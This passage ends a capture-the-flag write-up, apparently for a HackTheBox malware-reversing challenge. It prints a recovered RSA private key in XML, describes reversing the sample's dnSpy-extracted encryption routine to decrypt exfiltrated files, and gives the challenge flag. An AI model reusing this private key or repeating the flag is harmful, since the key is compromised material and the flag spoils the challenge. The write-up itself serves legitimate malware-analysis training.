
```
CÐVÁ.4p?»ÆB®]Hm3¶Ø%sì.´¦¿Ú.p
.@jTÐ®Ï{.µ.ÁÛiÎÅÞ<.µ|'|É`yô½vð<Q¥.SÈÙ.ýYä."1@âN..Ø1.×5¿p:ØT.y..
Ô[.øÔ1ÌÒ]òÆóÒL÷vîÝ½BåEéú£.¬ä>>.ùä..T<RSAKeyValue>
<Modulus>slPibiOAhX3YFL90XlFLbhgnmzpDkgPnJrVK23G4ued1Ymy5nu0AcF
z3zIihlpi87mZO3N+V3LZ8xplWwYZVh+dbCuASsqePBpJv/bfr+WKAqG5xMOyNF
0C62SdWUr5fdoLixMujwvEZ0oKfIfYn2ez+RbOkn3qG0jyE/b4MUPU=
</Modulus><Exponent>AQAB</Exponent>
<P>0eu29eD8IP3LTEx2W8WHHvduTzTR77ueTvQJ78biFO4Jnu
/T7Ik/vjvwXSVG1oDYJG8erBmZTMthFjJng9xj1w==
</P><Q>2XjUA1vHvhd5Q4RsR4xO/YAOqBcVK25w
/CDb6NGTUU9C54+1EhPZdhUAGGIQRKTI21hJZ4f7Cd73NmIf1LlYEw==
</Q><DP>XQy5CwBxgkY9aVKzXDaQkH9pHB7zt+pYX
/L4vJpR+KkTBqqUK9MiuDZlc0RkxAxUwsGmvO6T72BvZqFtFRwJ/Q==</DP>
<DQ>dJa5mz9WO4wcH91bq5QGOROxR95wJAOmoRUAsLXCtAG5TamWmqV3nT2u+mO
Aczygzi9r0wxswqL9h/NdO09Obw==
</DQ><InverseQ>w2SRZrsq4mJ5+2HJKUGjaK3YNen51RoFfrP2p+MRc+T+R0Jj
fx0kVNj4yHO8dD5xBT3lB+G4atrnbY/TNwlyjQ==</InverseQ>
<D>BAyDh5ymvmEtFsuCCOIvpEBIJe4cuqP8C5TyLilW2GG4+JMfY8xdxi9WMP6p
LJIrN
/56q+knres2yguRPLOgHXwfDKhhExraKN2GX0cIeOSOML5zyklGxld9fRi8ltn5
bJqeZi0xiYkPxpIliCWQ11oLdNy9NPOLfflErGuBVcE=</D></RSAKeyValue>
```

Seems legit, note the first 256 bytes are just the encrypted md5 hash, that's why the garbage data. Ok. Now let's use this to decrypt the file this corresponds to. Effectively, I decrypt the MD5 hash using the private key corresponding to it, then I just copy pasted the encryption routine from dnSpy and made it decrypt the file instead. A solver with the code will be provided with this writeup.

Okay, so let's try it! I decrypt the first file and guess fucking what:

Press F to pay respects for my fallen monitor which could not withstand abuse.

Similarly then, we see that a second file is sent over the network. We repeat the above process and thank fuck:



HTB{m1nd_b3nd1ng_m@lwAr3!??}

FLAG: HTB{m1nd_b3nd1ng_m@lwAr3!??}